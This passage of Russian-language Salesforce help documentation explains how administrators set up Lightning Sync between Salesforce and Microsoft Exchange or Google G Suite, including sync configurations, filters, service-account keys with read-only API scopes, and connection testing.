


8. Укажите необходимость синхронизации всех событий Exchange в Salesforce или синхронизации только выбранных пользователями событий. Если пользователям разрешено выбирать события, то события пользователей, связанные с Salesforce из Lightning for Outlook начинают синхронизироваться между двумя системами. Чтобы настроить этот параметр, необходимо включить Lightning for Outlook, а пользователи должны завершить настройку Lightning for Outlook.
9. Чтобы изменить соотнесения полей между событиями Salesforce и Exchange, щелкните ссылку **«Редактировать соотнесения полей»**.

10. Нажмите кнопку **«Сохранить»**.
11. Установите фильтры, чтобы определить контакты, доступные пользователям для синхронизации по направлению «из Salesforce в Exchange». Фильтры должны настраиваться на основе ответственности за записи пользователей. Чтобы...
    - ограничить синхронизируемые контакты только собственными контактами пользователей, установите переключатель **«Выбранные контакты»**, а затем установите флажок **«Записи пользователя»**. Убедитесь в выборе обоих параметров. В противном случае синхронизация контактов не будет поддерживаться данной конфигурацией.
    - разрешить пользователям синхронизацию всех контактов, доступных в системе Salesforce, установите переключатель **«Все контакты»**.



При необходимости настройте дополнительные фильтры синхронизации. Например, чтобы исключить контакты, которые не принадлежат территориям пользователей, из процесса синхронизации, создайте фильтры синхронизации для конкретных полей записей контактов. Фильтры контактов не применяются к контактам, которые синхронизируются по направлению «из Exchange в Salesforce».



12. Выберите «Синхронизировать личные события», чтобы синхронизировать события, которые ваши пользователи отметили как личные в Salesforce или в календарях.
13. Установите флажок в поле Удалять синхронизированные события, чтобы представители могли удалять события из Exchange и Salesforce одновременно.
14. Выберите «Автоматически связывать события Exchange с записями Salesforce», чтобы позволить Lightning Sync просматривать календари представителей и автоматически связывать важные события с соответствующими контактами или интересами Salesforce.
15. Выберите конкретные события, которые могут синхронизироваться пользователями по направлению «Из Exchange в Salesforce». Введите фильтр в поле «Больше или равно». Такое действие ограничивает события, доступные пользователям для синхронизации, этими временными интервалами.
    - *«СЕГОДНЯ»*: синхронизация событий, которые завершаются сегодня или позже. Время начала — 12:00. Узнать больше на странице 2251 о том, почему этот параметр рекомендуется использовать в некоторых сценариях.
    - *«ПРОШЛЫЙ МЕСЯЦ»*: синхронизация событий, которые завершились в первый день прошлого месяца или позже.
    - *«ПОСЛЕДНИЕ N ДН.»*: синхронизация событий, которые завершились указанное количество дней назад или позже (например, *«ПОСЛЕДНИЕ 30 ДН.»*). Разрешается синхронизировать события, завершенные не более 180 дней назад.

16. Нажмите кнопку **«Сохранить»**.

Синхронизация инициирована для пользователей в данной конфигурации Lightning Sync.

СМ. ТАКЖЕ:

Порядок управления конфликтами синхронизации между Lightning Sync и Salesforce for Outlook

Рекомендации для компаний с несколькими организациями Salesforce

Уведомление представителей о порядке синхронизации контактов Microsoft® с системой Salesforce

Администраторы Salesforce должны объяснить представителям, которые используют Lightning Sync для Microsoft Exchange, необходимость управления контактами Microsoft, подлежащими синхронизации с системой Salesforce.

Этот шаг можно пропустить, если торговые представители настроены так, чтобы синхронизировать контакты только из системы Salesforce в Microsoft Exchange. Контакты и события представителей уже синхронизированы.

Торговые представители, настроенные для синхронизации контактов из Exchange в Salesforce или синхронизации в обоих направлениях, могут инициировать синхронизацию, выбрав контакты Microsoft для синхронизации в систему Salesforce.

После того как для торговых представителей будут определены параметры синхронизации путем их добавления в активные конфигурации Lightning Sync, Lightning Sync создает папку с именем Salesforce_Sync в рамках учетной записи эл. почты каждого представителя. Lightning Sync вкладывает папку Salesforce_Sync в каталоги «Контакты», принадлежащие представителям.

Торговые представители выбирают контакты для синхронизации, перемещая их в папку Salesforce_Sync. После того как папка Salesforce_Sync будет станет доступной в почтовом приложении торговых представителей, можно начать перемещение контактов в эту папку.

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Подготовка к синхронизации контактов с помощью приложения Lightning Sync для Microsoft® Exchange

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для синхронизации контактов в обоих направлениях:	«Чтение» и «Редактирование» для контактов, а также «Чтение» для организаций И для направления синхронизации контактов в конфигурациях синхронизации Lightning должно быть выбрано значение «Синхронизация в обоих направлениях»
Для синхронизации контактов по направлению из Salesforce в Exchange:	«Чтение» для контактов И для направления синхронизации контактов в конфигурациях Lightning Sync должно быть выбрано значение «Из Salesforce в Exchange»
Для синхронизации контактов по направлению из Exchange в Salesforce:	«Создание» для контактов И для направления синхронизации контактов в конфигурациях Lightning Sync должно быть выбрано значение «Из Exchange в Salesforce»

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.


Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Узнайте, как синхронизировать контакты между системой обмена сообщениями электронной почты и Salesforce, используя приложение Lightning Sync.

После того как ваш администратор запустит синхронизацию контактов, Lightning Sync создаст папку в приложении электронной почты с названием `Salesforce_Sync`. Папка `Salesforce_Sync` располагается под каталогом контактов. Любые контакты, для которых выполнена синхронизация из Salesforce в ваше приложение электронной почты, будут помещаться в `Salesforce_Sync`. Не переименовывайте, не перемещайте и не удаляйте папку `Salesforce_Sync`, это остановит синхронизацию между Salesforce и вашим приложением электронной почты.

1. Спросите у администратора, в каком направлении будет выполняться синхронизация.
   - Если для вас установлена синхронизация только в направлении из Salesforce в приложение электронной почты, синхронизация уже идет и вам не нужно предпринимать никаких действий. Скоро вы получите доступ к контактам Salesforce напрямую из системы обмена сообщениями электронной почты!
   - Если вы настроили синхронизацию из сообщения электронной почты с Salesforce или в обоих направлениях, вам потребуется перенести контакты электронной почты для синхронизации в папку `Salesforce_Sync`.
2. В своем приложении электронной почты выберите контакты для синхронизации. Вы можете выбрать сразу несколько контактов.



3. Переместите (только не копируйте) выбранные контакты в папку `Salesforce_Sync`. Если вы скопируете контакты, у вас будут отображаться дублированные контакты, что весьма неудобно.

Контакты, перемещаемые в папку `Salesforce_Sync`, синхронизируются каждые несколько минут. При перемещении большого объема контактов в `Salesforce_Sync` первая синхронизация может занять некоторое время.

синхронизация Lightning для Google

Синхронизируйте контакты и события между приложениями Google и Salesforce. Синхронизация Lightning для Google требует наличия учетной записи G Suite.

Синхронизация контактов и событий между приложениями Google и Salesforce увеличивает производительность. Это происходит потому, что нет необходимости вручную дублировать работу в обоих приложениях. Кроме того, синхронизация Lightning синхронизирует элементы, независимо от того, работаете ли вы на своем рабочем столе или мобильном устройстве, используя приложение Salesforce1.

Эффективность работы торговых представителей с синхронизацией Lightning администраторы Salesforce могут установить, выбрав параметры синхронизации для представителей в Salesforce. Например, администраторы могут настроить контакты на синхронизацию в обоих направлениях между контактами Google и Salesforce. Администраторы также могут настроить синхронизацию событий из Google Calendar™ с Salesforce.

Если вы настроили синхронизацию только выбранных событий, вы можете выбрать, какие события Google должны синхронизироваться с помощью Lightning for Gmail. Lightning for Gmail — это продукт для интеграции Google, позволяющий работать с функциями Salesforce непосредственно из таких приложений Google, как Google Contacts, Gmail™ и Google Calendar™.

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Администратор может выбрать дополнительные параметры для определения того, как используется синхронизация. Спросите у администратора, как будет выполняться синхронизация в следующих случаях.

- Синхронизируются ли личные события?
- События, удаляемые из календаря, автоматически удаляются из системы Salesforce?
- Связываются ли ваши события автоматически с соответствующими контактами Salesforce или интересом?

Ограничения Lightning Sync для Google

Обратите внимание, что с сегодняшнего дня Lightning Sync для Google не может выполнять приведенные ниже действия.

- Синхронизация событий из Salesforce с Google Calendar.
- Синхронизация повторяющихся событий
- Синхронизация статусов «Занят» или «Доступен» для событий.
- Позвольте редактировать, какие контакты Google и поля событий соотносятся с контактами Salesforce и полями событий.

Начало работы с Lightning Sync для Google

Общие сведения о настройке синхронизации Lightning для Google

Администраторы Salesforce могут настроить синхронизацию Lightning так, чтобы торговые представители могли синхронизировать контакты и события между учетной записью G Suite вашей компании и Salesforce. Администраторы и ИТ-специалисты Salesforce выполняют действия и с учетной записи G Suite вашей компании, и с Salesforce.

СМ. ТАКЖЕ:

Подготовка к синхронизации событий с помощью приложения Lightning Sync для Microsoft® Exchange

Мои неопределенные элементы

Общие сведения о настройке синхронизации Lightning для Google

Администраторы Salesforce могут настроить синхронизацию Lightning так, чтобы торговые представители могли синхронизировать контакты и события между учетной записью G Suite вашей компании и Salesforce. Администраторы и ИТ-специалисты Salesforce выполняют действия и с учетной записи G Suite вашей компании, и с Salesforce.

Выполните следующие действия по настройке Lightning Sync для Google.

1. Подготовка учетной записи G Suite для взаимодействия с синхронизацией Lightning
   ИТ-специалисты или администраторы Google в компании могут подготовить серверы Google к взаимодействию с системой Salesforce. Эти действия может выполнить администратор Google, если войдет в консоль Google API и консоль администратора Google компании.
2. Подготовка системы Salesforce для Lightning Sync
   После того, как ИТ-специалист или администратор Google подготовит учетную запись Google for Work для взаимодействия с Lightning Sync, пользователь должен выполнить необходимые действия по подготовке Salesforce. Сначала следует зарегистрировать сайт Google API в системе Salesforce. Затем — выбрать параметры для подключения приложений посредством OAuth 2.0 для Google.
3. Запуск тестирования подключения Lightning Sync для пользователей Google
   Запустите тест соединения Lightning Sync, чтобы проверить, успешно ли вы или ваши ИТ-специалисты настроили Lightning Sync. Тестирование также используется при остановке Lightning Sync во время синхронизации элементов, принадлежащих торговым представителям.
4. Предотвращение синхронизации определенных событий Google Calendar с системой Salesforce. Информация для торговых представителей
   Объясните пользователям Lightning Sync, как управлять выбором событий календаря, подлежащих синхронизации с Salesforce. Рекомендуем, чтобы торговые представители подготовили события, не подлежащие синхронизации, до запуска процесса. Однако представители могут управлять выбором событий для синхронизации в любое время.
5. Подготовка синхронизации событий с помощью Lightning Sync for Google
   Выберите события, синхронизируемые из Google Calendar™ в Salesforce, когда ваш администратор Salesforce настроит для вас использование Lightning Sync for Google.
6. Определение синхронизации Lightning для параметров Google для торговых представителей
   После подготовки торговыми представителями событий Google Calendar™ для синхронизации с системой Salesforce администраторы Salesforce могут определить параметры синхронизации для групп представителей в конфигурациях синхронизации Lightning. Данное действие запускает процесс синхронизации для торговых представителей и определяет способ синхронизации их контактов и событий между двумя системами.
7. Подготовка к синхронизации контактов посредством Lightning Sync для Google
   Рекомендации по синхронизации контактов между системой Salesforce и Google Контакты при настройке синхронизации Lightning для Google.

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для подготовки учетной записи G Suite к взаимодействию с системой Salesforce:

- Роль ответственного за учетную запись вашей компании G Suite, наделяющая полномочиями администратора

Для открытия и изменения настроек Lightning Sync

- «Настройка приложения» И «Управление синхронизацией Lightning»

Подготовка учетной записи G Suite для взаимодействия с синхронизацией Lightning

ИТ-специалисты или администраторы Google в компании могут подготовить серверы Google к взаимодействию с системой Salesforce. Эти действия может выполнить администратор Google, если войдет в консоль Google API и консоль администратора Google компании.

За дополнительной поддержкой обращайтесь к документации разработчика Google.

1. Выполните эти действия с консоли Google API.
   a. Создайте проект Google, предназначенный для Lightning Sync.
   b. Чтобы настроить торговых представителей для синхронизации событий, включите Google Calendar™ API в новом проекте.
   c. Чтобы настроить торговых представителей для синхронизации контактов, включите Google Contacts API в новом проекте.
   d. Создайте регистрационные данные для учетной записи службы с ролью *«Ответственный за проект»* и типом ключа *JSON*.
   e. Включите параметр «Делегирование на уровне домена» для учетной записи службы. Таким образом будет создан код клиента (или имя клиента) для учетной записи службы, который понадобится позже.
   f. Сохраните в безопасном месте личный ключ JSON для учетной записи службы и предоставьте его администратору системы Salesforce. (Но только администратору Salesforce.)

      Важное замечание: Допустим, личный ключ это — «Ключ к замку Google Calendar». Обладатели этого ключа будут иметь доступ к учетной записи Google компании. Поэтому рекомендуем передавать ключ только безопасным способом и только тем участникам группы, которым он необходим. Например, не стоит отправлять ключ по эл. почте.

2. Выполните эти действия с консоли администратора Google.
   a. Перейдите к параметрам безопасности в разделе расширенных параметров и нажмите **«Управление доступом API-клиента»**.
   b. Авторизуйте область календаря с доступом только для чтения для учетной записи службы путем ввода кода клиента (имя клиента), созданного с консоли Google API. Введите область: `https://www.googleapis.com/auth/calendar.readonly`

      При необходимости можно авторизовать другие области, но авторизация этой области обязательна.

      Совет: Если код клиента (имя клиента), созданный с консоли Google API, не сохранен, его можно найти с помощью личного ключа учетной записи службы.

   c. Авторизуйте область контактов с доступом только для чтения для учетной записи службы путем ввода кода клиента (имя клиента), созданного с консоли Google API. Введите следующие области: `https://www.googleapis.com/auth/contacts.readonly` и `https://www.google.com/m8/feeds`

      При необходимости можно авторизовать другие области, но авторизация этой области обязательна.

По завершении администратор системы Salesforce может выполнить следующие действия для подготовки Salesforce к взаимодействию с синхронизацией Lightning.

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для подготовки учетной записи G Suite к взаимодействию с системой Salesforce:

- Роль ответственного за учетную запись вашей компании G Suite, наделяющая полномочиями администратора

Подготовка системы Salesforce для Lightning Sync

После того, как ИТ-специалист или администратор Google подготовит учетную запись Google for Work для взаимодействия с Lightning Sync, пользователь должен выполнить необходимые действия по подготовке Salesforce. Сначала следует зарегистрировать сайт Google API в системе Salesforce. Затем — выбрать параметры для подключения приложений посредством OAuth 2.0 для Google.

Перед началом подготовки системы Salesforce для взаимодействия с Lightning Sync убедитесь в выполнении необходимых действий по подготовке учетной записи Google for Work компании к обмену данными с Salesforce.

1. В меню «Настройка» системы Salesforcезарегистрируйте новый удаленный сайт для `https://www.googleapis.com`. Чтобы обеспечить возможность взаимодействия Salesforce с Google, не следует отключать параметр безопасности по протоколам.
2. На странице настроек Salesforce введите строку *«Настройка Lightning Sync»* в поле «Быстрый поиск», затем выберите пункт **Настройка Lightning Sync**.
3. Активируйте Lightning Sync.
4. В качестве предпочтительного способа подключения выберите **«OAuth 2.0 для Google (бета-версия)»**.
5. Загрузите личный ключ для своей учетной записи сервиса Google. Администратор Google создал ключ при настройке учетной записи сервиса для Lightning Sync.

   Важное замечание: Допустим, личный ключ это — «Ключ к замку Google Calendar». Обладатели этого ключа будут иметь доступ к учетной записи Google компании. Поэтому рекомендуем передавать ключ только безопасным способом и только тем участникам группы, которым он необходим. Например, не стоит отправлять ключ по эл. почте.
6. Нажмите кнопку **«Сохранить»**.

По завершении выполните тестирование подключения Lightning Sync, чтобы проверить правильность настройки подключения.

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия и изменения настроек Lightning Sync
- Настройка приложения

Запуск тестирования подключения Lightning Sync для пользователей Google

Запустите тест соединения Lightning Sync, чтобы проверить, успешно ли вы или ваши ИТ-специалисты настроили Lightning Sync. Тестирование также используется при остановке Lightning Sync во время синхронизации элементов, принадлежащих торговым представителям.

После выполнения необходимых действий по подготовке Google for Work account и Salesforce для синхронизации можно запустить тестирование подключения Lightning Sync.

В ходе тестирования Lightning Sync выполнит проверку нескольких точек подключения между Salesforce и вашим почтовым сервером. По завершении проверки будет предоставлен краткий отчет о статусе соединения.

1. Введите строку *Настройка* `Lightning Sync` в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Настройка Lightning Sync»**.
2. В разделе «Тестирование подключения» укажите адрес эл. почты одного из торговых представителей, который вы настроили для синхронизации со своим сервером эл. почты.
3. Нажмите кнопку **«Тестирование»**.
   Lightning Sync проверит соединение между Salesforce и вашим сервером эл. почты и выдаст сводку по статусу соединения.

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для тестирования подключения:

- Настройка приложения

Предотвращение синхронизации определенных событий Google Calendar с системой Salesforce. Информация для торговых представителей

Объясните пользователям Lightning Sync, как управлять выбором событий календаря, подлежащих синхронизации с Salesforce. Рекомендуем, чтобы торговые представители подготовили события, не подлежащие синхронизации, до запуска процесса. Однако представители могут управлять выбором событий для синхронизации в любое время.

Представители могут запретить синхронизацию некоторых событий календаря (например, личные события) в систему Salesforce.

Позже в процессе настройки администратор должен определить параметры синхронизации для торговых представителей в конфигурациях Lightning Sync. Если администратором определены параметры синхронизации для событий, то все события из стандартного календаря торгового представителя синхронизируются в систему Salesforce (если торговые представители не получили указание об управлении событиями в настоящее время).

Представители могут предотвратить синхронизацию личных событий из календарей в Salesforce различными способами.

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Торговые представители могут создать отдельный календарь в приложении календаря, чтобы отслеживать личные события. (Lightning Sync создана так, что может синхронизировать только главный стандартный календарь торгового представителя с системой Salesforce).
- Необходимость в синхронизации личных событий торговых представителей определяется администратором при выборе параметров синхронизации в конфигурациях Lightning Sync. Если личные события исключаются администратором из синхронизации, представители могут запретить ее, назначив событиям статус личных в приложениях календаря.

Если представители не настроят управление своими личными событиями до начала синхронизации, они могут все еще удалить эти события из Salesforce, удалив личные события из Salesforce вручную.

Подготовка синхронизации событий с помощью Lightning Sync for Google

Выберите события, синхронизируемые из Google Calendar™ в Salesforce, когда ваш администратор Salesforce настроит для вас использование Lightning Sync for Google.

Если администратор настроил в Salesforce синхронизацию событий с Lightning Sync for Google, ваши события будут автоматически синхронизироваться из Google Calendar в Salesforce.

Вы можете предотвратить синхронизацию личных событий с Salesforce различными способами.

- Создайте отдельный календарь в приложении календаря, чтобы отслеживать личные события. Lightning Sync создана так, что может синхронизировать только ваш главный календарь Google с системой Salesforce.
- Спросите администратора, настроена ли ваша конфигурация синхронизации для синхронизации личных событий. Если не используется синхронизация личных событий, можно назначить своим личным событиям параметр «Личное» в календаре Google, и эти события не будут синхронизироваться с Salesforce.

Лучше всего, если вы будете управлять событиями, которые вы не хотите синхронизировать перед тем, как администратор решит запустить синхронизацию первый раз. Если ваши события начнут синхронизироваться перед тем, как вы начнете ими управлять, вы все еще сможете удалить их из Salesforce вручную.

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Другие события синхронизируются между Salesforce и вашим календарем каждые несколько минут. Если вы синхронизируете много событий, первая синхронизация может занять некоторое время.

Определение синхронизации Lightning для параметров Google для торговых представителей

После подготовки торговыми представителями событий Google Calendar™ для синхронизации с системой Salesforce администраторы Salesforce могут определить параметры синхронизации для групп представителей в конфигурациях синхронизации Lightning. Данное действие запускает процесс синхронизации для торговых представителей и определяет способ синхронизации их контактов и событий между двумя системами.

Перед тем как администраторы начнут выполнять развертывание синхронизации Lightning для представителей, они должны ознакомиться с рекомендациями синхронизации Lightning. Следует помнить, что синхронизация Lightning может переписать данные или синхронизировать их между организациями Salesforce, если администраторы развернули продукт неправильно.

Определение параметров синхронизации позволит администраторам управлять синхронизацией представителей. Администраторы могут выполнять следующие действия.

- Определение торговых представителей для синхронизации
- Определение необходимости синхронизации контактов, событий или обоих элементов
- Создание фильтров для ограничения синхронизации определенных контактов или событий
- Определение возможности синхронизации личных событий представителей.
- Определение необходимости автоматического удаления событий торговых представителей из системы Salesforce в результате удаления из календарей Google
- Определение важных событий для автоматической связи с соответствующими контактами или интересами Salesforce

До определения параметров синхронизации торговые представители должны подготовить события из Google Calendar™ для синхронизации с Salesforce. Торговым представителям будет проще управлять событиями до начала синхронизации, чем впоследствии удалять синхронизируемые события из системы Salesforce. Представителям нет необходимости готовить контакты. Они управляют тем, какие контакты Google будут синхронизироваться после сохранения конфигураций синхронизации Lightning и запуска процесса синхронизации.

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к настройке Lightning Sync в системе Salesforce:


- «Настройка приложения» И «Управление синхронизацией Lightning»

Чтобы определить параметры Lightning Sync для Google для торговых представителей, выполните следующие действия.

1. На странице настроек Salesforce введите строку *Конфигурации синхронизации* в поле «Быстрый поиск» и выберите пункт **«Конфигурации синхронизации»**.
2. Нажмите **«Создать конфигурацию Lightning Sync»**.
3. Введите имя конфигурации. Например, при создании конфигурации для торговых представителей отдельного региона введите уникальное имя и установите флажок «Активно».




4. Назначьте торговых представителей и профили данной конфигурации.



5. Укажите направление синхронизации для контактов торговых представителей и выберите предпочитаемый алгоритм определения совпадений.




6. Укажите, что требуется синхронизировать события торговых представителей из Google Calendar в Salesforce.




7. Укажите необходимость синхронизации всех событий Google в Salesforce или синхронизации только выбранных представителями событий. Если представителям разрешено выбирать события, то события представителей, связанные с Salesforce из Lightning for Gmail, начинают синхронизацию в Salesforce. Чтобы настроить этот параметр, необходимо включить Lightning for Gmail, а пользователи должны завершить настройку Lightning for Gmail.
8. Нажмите кнопку **«Сохранить»**.
9. Установите фильтры, чтобы определить контакты торговых представителей для синхронизации из Salesforce в Google. Фильтры необходимо настраивать на основе ответственности за записи торговых представителей. Чтобы...
   - ограничить синхронизируемые контакты только собственными контактами торговых представителей, установите переключатель **«Выбранные контакты»**, а затем установите флажок **«Записи пользователя»**. Убедитесь в

выборе обоих параметров. В противном случае синхронизация контактов не будет поддерживаться данной конфигурацией.

- разрешить торговым представителям синхронизацию всех контактов, доступных в системе Salesforce, выберите **«Все контакты»**.



При необходимости настройте дополнительные фильтры синхронизации. Например, чтобы исключить контакты, которые не принадлежат территориям торговых представителей, из процесса синхронизации, создайте фильтры синхронизации для конкретных полей записей контактов.



10. Выберите «Синхронизировать личные события», чтобы синхронизировать события, отмеченные торговыми представителями как личные в календарях Google.
11. Выберите «Удалить синхронизированные события», что позволит торговым представителям удалять события Google и события Salesforce
12. Выберите параметр Автоматически связывать события `Google` с записями `Salesforce`, чтобы автоматически связывать важные события с соответствующими контактами или интересами Salesforce.
13. Выберите конкретные события, которые могут синхронизироваться торговыми представителями по направлению «Из Google в Salesforce». Введите фильтр в поле «Больше или равно». Такое действие ограничивает события, доступные торговым представителям для синхронизации, этими временными интервалами.
    - *«СЕГОДНЯ»*: синхронизация событий, которые завершаются сегодня или позже. Время начала — 12:00. Узнать больше на странице 2251 о том, почему этот параметр рекомендуется использовать в некоторых сценариях.
    - *«ПРОШЛЫЙ МЕСЯЦ»*: синхронизация событий, которые завершились в первый день прошлого месяца или позже.
    - *«ПОСЛЕДНИЕ `N` ДН.»*: синхронизация событий, которые завершились указанное количество дней назад или позже (например, *«ПОСЛЕДНИЕ `30` ДН.»*). Разрешается синхронизировать события, завершенные не более 180 дней назад.
14. Нажмите кнопку **«Сохранить»**.

Синхронизация инициирована для торговых представителей в данной конфигурации Lightning Sync.

Подготовка к синхронизации контактов посредством Lightning Sync для Google

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для синхронизации контактов в обоих направлениях:	«Чтение» и «Редактирование» для контактов, а также «Чтение» для организаций И для направления синхронизации контактов в конфигурациях синхронизации Lightning должно быть выбрано значение «Синхронизация в обоих направлениях»
Для синхронизации контактов по направлению из Salesforce в Google:	«Чтение» для контактов И для направления синхронизации контактов в конфигурациях синхронизации Lightning должно быть выбрано значение из Salesforce в Google
Для синхронизации контактов по направлению из Google в Salesforce:	«Создание» для контактов И для направления синхронизации контактов в конфигурациях синхронизации Lightning должно быть выбрано значение из Google в Salesforce

ВЕРСИИ

Синхронизация возможна со следующими приложениями: Salesforce Classic, Lightning Experience и Salesforce1

Доступно для настройки в следующих версиях: Salesforce Classic и Lightning Experience

